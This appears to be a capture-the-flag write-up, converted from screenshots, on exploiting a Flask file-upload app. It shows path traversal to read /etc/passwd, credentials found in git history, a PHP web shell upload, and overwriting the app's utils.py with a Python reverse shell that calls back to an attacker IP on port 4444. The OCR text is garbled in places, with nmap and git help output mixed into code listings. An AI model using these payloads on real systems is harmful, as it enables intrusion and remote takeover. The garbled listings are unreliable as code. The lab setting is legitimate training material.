


# Information Gathering


1) Open ports have been found

```
(vigneswar@vigneswar)-[~]  
$ nmap 10.10.11.164  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 11:24 IST  
Nmap scan report for 10.10.11.164  
Host is up (0.67s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE      SERVICE  
22/tcp    open      ssh  
80/tcp    open      http  
3000/tcp  filtered  ppp  
  
Nmap done: 1 IP address (1 host up) scanned in 100.03 seconds  
  
(vigneswar@vigneswar)-[~]  
$
```

2) Found the webpage



3) found upload



# Vulnerability Assessment

## 1) Checking for LFI

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
<pre> 1 GET /uploads/../../uploads/shell.php HTTP/1.1 2 Host: 10.10.11.164 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>					<pre> 17 &lt;/script&gt; 18 &lt;script&gt; 19   var CONSOLE_MODE = false, 20     EVALEX = true, 21     EVALEX_TRUSTED = false, 22     SECRET = "8Bt084AxvxJ75bfnJm6F"; 23 &lt;/script&gt; 24 &lt;/head&gt; 25 &lt;body style="background-color: #fff"&gt; 26   &lt;div class="debugger"&gt; 27     &lt;h1&gt; 28       FileNotFoundError 29     &lt;/h1&gt; 30     &lt;div class="detail"&gt; 31       &lt;p class="errmsg"&gt; 32         FileNotFoundError: [Errno 2] No such file or directory: 33           &amp;#x2f;app/public/uploads/uploads/shell.php&amp;#x2f; 34       &lt;/p&gt; 35     &lt;/div&gt; 36     &lt;h2 class="traceback"&gt; 37       Traceback &lt;em&gt; 38         (most recent call last) 39       &lt;/em&gt; 40     &lt;/h2&gt; 41     &lt;div class="traceback"&gt; 42       &lt;h3&gt; 43       &lt;/h3&gt; 44       &lt;ul&gt; 45       &lt;/ul&gt; 46     &lt;/div&gt; </pre>				

they sanitize ../

## 2) Checking vulnerability in source code

```

(vigneswar@vigneswar)-[~/Downloads/source]
$ find -name *.py -type f -exec echo {} \; -exec cat {} \; 2>/dev/null
./app/run.py
import os
STATE = SERVICE
2>/tcp open ash
from app import app
3000/tcp filtered ppp
if __name__ == "__main__":
    port = int(os.environ.get("PORT", 80))
    app.run(host='0.0.0.0', port=port)
./app/app/configuration.py
class Config(object):
    """
    Configuration base, for all environments.
    """
    DEBUG = False
    TESTING = False
    BOOTSTRAP_FONTAWESOME = True

class ProductionConfig(Config):
    CSRF_ENABLED = True

class DevelopmentConfig(Config):
    DEBUG = True

class TestingConfig(Config):
    TESTING = True
    DEBUG = True

```

```

@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))

```

```

@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')

```

Your file has been uploaded

Upload File

## `os.path.join(path, *paths)`

Join one or more path segments intelligently. The return value is the concatenation of *path* and all members of *\*paths*, with exactly one directory separator following each non-empty part, except the last. That is, the result will only end in a separator if the last part is either empty or ends in a separator. If a segment is an absolute path (which on Windows requires both a drive and a root), then all previous segments are ignored and joining continues from the absolute path segment.

On Windows, the drive is not reset when a rooted path segment (e.g., `r'\foo'`) is encountered. If a segment is on a different drive or is an absolute path, all previous segments are ignored and the drive is reset. Note that since there is a current directory for each drive, `os.path.join("c:", "foo")` represents a path relative to the current directory on drive `C:` (`c:foo`), not `c:\foo`.

*Changed in version 3.6:* Accepts a [path-like object](#) for *path* and *paths*.

### 3) Crucial part of source code

The screenshot shows a code editor with two panes. The left pane displays Python source code for a file utility module, and the right pane shows an HTTP response.

**Source Code (Left Pane):**

```
./app/app/utils.py
import time

def current_milli_time():
    return round(time.time() * 1000)

"""
    18 18 11 164
    """
Pass filename and return a secure version, which can then safely be stored on a regular file system.
"""
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate
    Connection: close
def get_file_name(unsafe_filename):
    return recursive_replace(unsafe_filename, "../", "")

"""
TODO: get unique filename
"""

def get_unique_upload_name(unsafe_filename):
    spl = unsafe_filename.rsplit("\\.", 1)
    file_name = spl[0]
    file_extension = spl[1]
    return recursive_replace(file_name, "../", "") + "_" + str(current_milli_time()) + "." + file_extension

"""
Recursively replace a pattern in a string
"""

def recursive_replace(search, replace_me, with_me):
    if replace_me not in search:
        return search
    return recursive_replace(search.replace(replace_me, with_me), replace_me, with_me)
```

**Response (Right Pane):**

```
14 <link rel="shortcut icon"
15 href="/?_debugger__yes&mp;cmd=respou
16 _yes&mp;cmd=respou
17 <script>
18 var CONSOLE_MODE = false,
19 EVALEX = true,
20 EVALEX_TRUSTED = false,
21 SECRET = "8Bt0B4Axvzj75bfnJm6f";
22 </script>
23 </head>
24 <body style="background-color: #fff">
25 <div class="debugger">
26 <div>
27 FileNotFound
28 </div>
29 <div class="detail">
30 <p class="errorMsg">
31 FileNotFound: [Errno 2] No such
32 </p>
33 </div>
34 <div class="traceback">
35 Traceback (most recent call last):
36 </div>
37 <div class="traceback">
38 <div>
39 </div>
40 </div>
41 <div class="frame" id="frame
42 <div>
43 File <div class="filename"
44 /usr/local/lib/python
45 </div>
```

### 4) Found git branches

```
(vigneswar@vigneswar)-[~/Downloads/source/.git]
$ ls -al 0.10.11.164
total 156 Nmap 7.94 ( https://nmap.org ) at 2023-09-24 11:24 IST
drwxrwxr-x  8 vigneswar vigneswar 4096 Sep 24 12:00 .
drwxr-xr-x  5 vigneswar vigneswar 4096 Sep 24 12:00 ..
drwxrwxr-x  2 vigneswar vigneswar 4096 Apr 28 2022 branches
-rw-rw-r--  1 vigneswar vigneswar   39 Apr 28 2022 COMMIT_EDITMSG
-rw-rw-r--  1 vigneswar vigneswar   92 Apr 28 2022 config
-rw-rw-r--  1 vigneswar vigneswar   73 Apr 28 2022 description
-rw-rw-r--  1 vigneswar vigneswar   23 Apr 28 2022 HEAD
drwxrwxr-x  2 vigneswar vigneswar 4096 Sep 24 12:00 hooks
-rw-rw-r--  1 vigneswar vigneswar 5746 Apr 28 2022 index
drwxrwxr-x  2 vigneswar vigneswar 4096 Sep 24 12:00 info
drwxrwxr-x  3 vigneswar vigneswar 4096 Sep 24 12:00 logs
drwxrwxr-x 70 vigneswar vigneswar 4096 Apr 28 2022 objects
drwxrwxr-x  4 vigneswar vigneswar 4096 Apr 28 2022 refs
```

## 5) Enumerating branches

```
(vigneswar@vigneswar)-[~/Downloads/source]
$ git log
commit c41fedef2ec6df98735c11b2faf1e79ef492a0f3 (HEAD -> dev)
Author: gituser <gituser@local>
Date: Thu Apr 28 13:47:24 2022 +0200

    ease testing

commit be4da71987bbbc8fae7c961fb2de01ebd0be1997
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:54 2022 +0200

    added gitignore

commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:16 2022 +0200

    updated

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date: Thu Apr 28 13:45:17 2022 +0200

    initial

(vigneswar@vigneswar)-[~/Downloads/source]
$ git show ee9d9f1
```

## 6) Found credentials

```
File Actions Edit View Help
(vigneswar@vigneswar)-[~/Downloads/source]
$ git show a76f8f7
commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:16 2022 +0200

    updated

diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
new file mode 100644
index 00000000..5975e3f
--- /dev/null
+++ b/app/.vscode/settings.json
@@ -0,0 +1,5 @@
+{
+  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
+  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
+  "http.proxyStrictSSL": false
+}
```

## 7) File upload vulnerability due to os.path.join

### os.path.join(path, \*paths)

Join one or more path segments intelligently. The return value is the concatenation of *path* and all members of *\*paths*, with exactly one directory separator following each non-empty part, except the last. That is, the result will only end in a separator if the last part is either empty or ends in a separator. If a segment is an absolute path (which on Windows requires both a drive and a root), then all previous segments are ignored and joining continues from the absolute path segment.

On Windows, the drive is not reset when a rooted path segment (e.g., `r'\foo'`) is encountered. If a segment is on a different drive or is an absolute path, all previous segments are ignored and the drive is reset. Note that since there is a current directory for each drive, `os.path.join("c:", "foo")` represents a path relative to the current directory on drive C: (`c:foo`), not `c:\foo`.

Changed in version 3.6: Accepts a path-like object for *path* and *paths*.

1 x 2 x +

Send Cancel < >

Request

Pretty Raw Hex

1 POST /upcloud HTTP/1.1

2 Host: 10.10.11.164

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: multipart/form-data; boundary=-----2414092065132972393665941618

8 Content-Length: 275

9 Origin: http://10.10.11.164

10 Connection: close

11 Referer: http://10.10.11.164/upcloud

12 Upgrade-Insecure-Requests: 1

13

14 -----2414092065132972393665941618

15 Content-Disposition: form-data; name="file"; filename="/app/public/uploads/test2.php"

16 Content-Type: application/x-php

17

18 <?php system(\$\_GET["cmd"]); ?>

19

20 -----2414092065132972393665941618--

21

Response

Pretty Raw Hex Render

25 <link rel="stylesheet" href="/static/vendor/font-awesome/all.min.css"/>

26

27 </head>

28 <body>

29

30

31 <div class="drag-area" style="color: white; padding: 20px">

32

33 <h3>

34 Success!

35 </h3>

36

37 <p>

38 Your <a style="text-decoration: none;" href="

39 http://10.10.11.164/uploads/app/public/uploads/test2.php">

40 file

41 </a>

42 has been uploaded.

43 </p>

44

45 <div class="input-group">

46

47 <input type="text" class="form-control"

48 value="http://10.10.11.164/uploads/app/public/uploads/test2.php" placeholder="Some path" id="

49 copy-input">

50

51 <button class="btn btn-success" type="button" id="btnCopy">

52 Copy

53 </button>

54

55 </div>



# Exploitation

1) Changed the source code using file upload to get LFI and code execution

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=-----2414092065132972393665941618 8 Content-Length: 1021 9 Origin: http://10.10.11.164 10 Connection: close 11 Referer: http://10.10.11.164/upcloud 12 Upgrade-Insecure-Requests: 1 13 14 -----2414092065132972393665941618 15 Content-Disposition: form-data; name="file"; filename="/app/app/utlis.py" 16 Content-Type: application/x-php 17 18 import time 19 20 21 def current_milli_time(): 22     return round(time.time() * 1000) 23 24 25 """ 26 Pass filename and return a secure version, which can then safely be stored on a regular file system. 27 """ 28 29 30 def get_file_name(unsafe_filename): 31     try: 32         from exploit import exploit 33         exploit() 34     except Exception as e: 35         print(e) 36     return unsafe_filename 37 38 39 """</pre>				<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.1.2 Python/3.10.3 3 Date: Sun, 24 Sep 2023 08:25:56 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 1457 6 Connection: close 7 8 &lt;html lang="en"&gt; 9   &lt;head&gt; 10     &lt;meta charset="UTF-8"&gt; 11     &lt;meta name="viewport" content="width=device-width, initial-scale=1.0"&gt; 12     &lt;title&gt; 13       upcloud - Upload files for Free! 14     &lt;/title&gt; 15 16     &lt;script src="/static/vendor/jquery/jquery-3.4.1.min.js"&gt; 17     &lt;/script&gt; 18     &lt;script src="/static/vendor/popper/popper.min.js"&gt; 19     &lt;/script&gt; 20 21     &lt;script src="/static/vendor/bootstrap/js/bootstrap.min.js"&gt; 22     &lt;/script&gt; 23     &lt;script src="/static/js/ie10-viewport-bug-workaround.js"&gt; 24     &lt;/script&gt; 25 26     &lt;link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap.css"/&gt; 27     &lt;link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap-grid.css"/&gt; 28     &lt;link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap-reboot.css"/&gt; 29     &lt;link rel="stylesheet" href="/static/css/style.css"/&gt; 30 31     &lt;link rel="stylesheet" href="/static/vendor/font-awesome/all.min.css"/&gt; 32 33   &lt;/head&gt; 34   &lt;body&gt; 35 36     &lt;div class="dram-area" style="color: white; padding: 20px"&gt;</pre>			
0 hiahlights				0 hiahlights			

2) Got LFI

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /uploads/../../../../../../../../etc/passwd HTTP/1.1 2 Host: 10.10.11.164 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10</pre>				<pre>4 Content-Disposition: inline; filename=passwd 5 Content-Type: application/octet-stream 6 Content-Length: 1172 7 Last-Modified: Thu, 16 Sep 2021 19:13:31 GMT 8 Cache-Control: no-cache 9 ETag: "1631819611.0-1172-2580680511" 10 Date: Sun, 24 Sep 2023 08:30:28 GMT 11 Connection: close 12 13 root:x:0:0:root:/root:/bin/ash 14 bin:x:1:1:bin:/bin:/sbin/nologin 15 daemon:x:2:2:daemon:/sbin:/sbin/nologin 16 adm:x:3:4:adm:/var/adm:/sbin/nologin 17 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin 18 sync:x:5:0:sync:/sbin:/bin/sync 19 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown 20 halt:x:7:0:halt:/sbin:/sbin/halt 21 mail:x:8:12:mail:/var/mail:/sbin/nologin 22 news:x:9:13:news:/usr/lib/news:/sbin/nologin 23 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin 24 operator:x:11:0:operator:/root:/sbin/nologin 25 man:x:13:15:man:/usr/man:/sbin/nologin 26 postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin 27 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin 28 ftp:x:21:21:/var/lib/ftp:/sbin/nologin 29 sshd:x:22:22:sshd:/dev/null:/sbin/nologin 30 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin 31 squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin 32 xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin 33 games:x:35:35:games:/usr/games:/sbin/nologin 34 cyrus:x:85:12:/usr/cyrus:/sbin/nologin 35 vpopmail:x:89:89:/var/vpopmail:/sbin/nologin 36 ntp:x:123:123:NTP:/var/empty:/sbin/nologin 37 smmsp:x:209:209:smmsp:/var/spool/queue:/sbin/nologin 38 guest:x:405:100:guest:/dev/null:/sbin/nologin 39 nobody:x:65534:65534:nobody:/sbin/nologin</pre>			

3) Got Shell

Content-Length: 1477  
Origin: http://10.10.11.164  
Connection: close  
Referer: http://10.10.11.164/upcloud  
Upgrade-Insecure-Requests: 1  
-----2414092065132972393665941618  
Content-Disposition: form-data; name="file"; filename="/app/app/utlis.py"  
Content-Type: application/x-php  
  
import time  
try:  
 import  
 socket,os,pty;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.10.16.5",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")  
except:  
 pass  
  
def current\_milli\_time():  
 return round(time.time() \* 1000)  
  
\*\*\*  
Pass filename and return a secure version, which can then safely be stored on a regular file system.  
\*\*\*  
  
def get\_file\_name(unsafe\_filename):  
 return unsafe\_filename  
  
\*\*\*  
TODO: get unique filename  
\*\*\*

0 highlights

</head>  
<body>  
  
<div class="drag-area" style="color: white; padding: 20px">  
  
<h3>  
 Success!  
</h3>  
  
<p>  
 Your <a style="text-decoration: none;" href="http://10.10.11.164/uploads//app/app/utlis.p  
 file  
 </a>  
 has been uploaded.  
</p>  
  
<div class="input-group">  
  
<input type="text" class="form-control"  
 value="http://10.10.11.164/uploads//app/app/utlis.py" placeholder="Some path" id="copy-in  
  
<button class="btn btn-success" type="button" id="btnCopy">  
 Copy  
</button>  
  
</div>  
  
</div>  
  
<script src="/static/js/script.js">  
</script>  
  
</body>  
</html>

0 highlights

```
[--git-dir=<path>] [--work-tree=<path>] [--namespace=<na
(vigneswar@vigneswar)-[~]e=<envvar>] <command> [<args>]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.164] 51740
/app #
```

working area (see also: git help tutorial)

- clone Clone a repository into a new directory
- init Create an empty Git repository or reinitialize an exist

work on the current change (see also: git help everyday)

- add Add file contents to the index
- mv Move or rename a file, a directory, or a symlink
- restore Restore working tree files
- rm Remove files from the working tree and from the index

4) We are in a container

```

/app # ifconfig t-dir=<path>] [--work-tree=<path>] [--namespace=<name>]
ifconfig [--config-env=<name>=<envvar>] <command> [<args>]
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:07
These are inet addr:172.17.0.7 Bcast:172.17.255.255 Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
start a w RX packets:82 errors:0 dropped:0 overruns:0 frame:0
clone     TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
init      collisions:0 txqueuelen:0 repository or reinitialize an existing one
          RX bytes:10732 (10.4 KiB)  TX bytes:34590 (33.7 KiB)
work on the current change (see also: git help everyday)
lo add    Link encap:Local Loopback  index
mv        inet addr:127.0.0.1 Mask:255.0.0.0 ry, or a symlink
restore   UP LOOPBACK RUNNING  MTU:65536  Metric:1
rm        RX packets:0 errors:0 dropped:0 overruns:0 frame:0 index
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
examine th collisions:0 txqueuelen:1000: git help revisions)
bisect    RX bytes:0 (0.0 B) TX bytes:0 (0.0 B) that introduced a bug
diff      Show changes between commits, commit and working tree, etc
/app # .^[[19;8R git lines matching a pattern
log       Show commit logs

```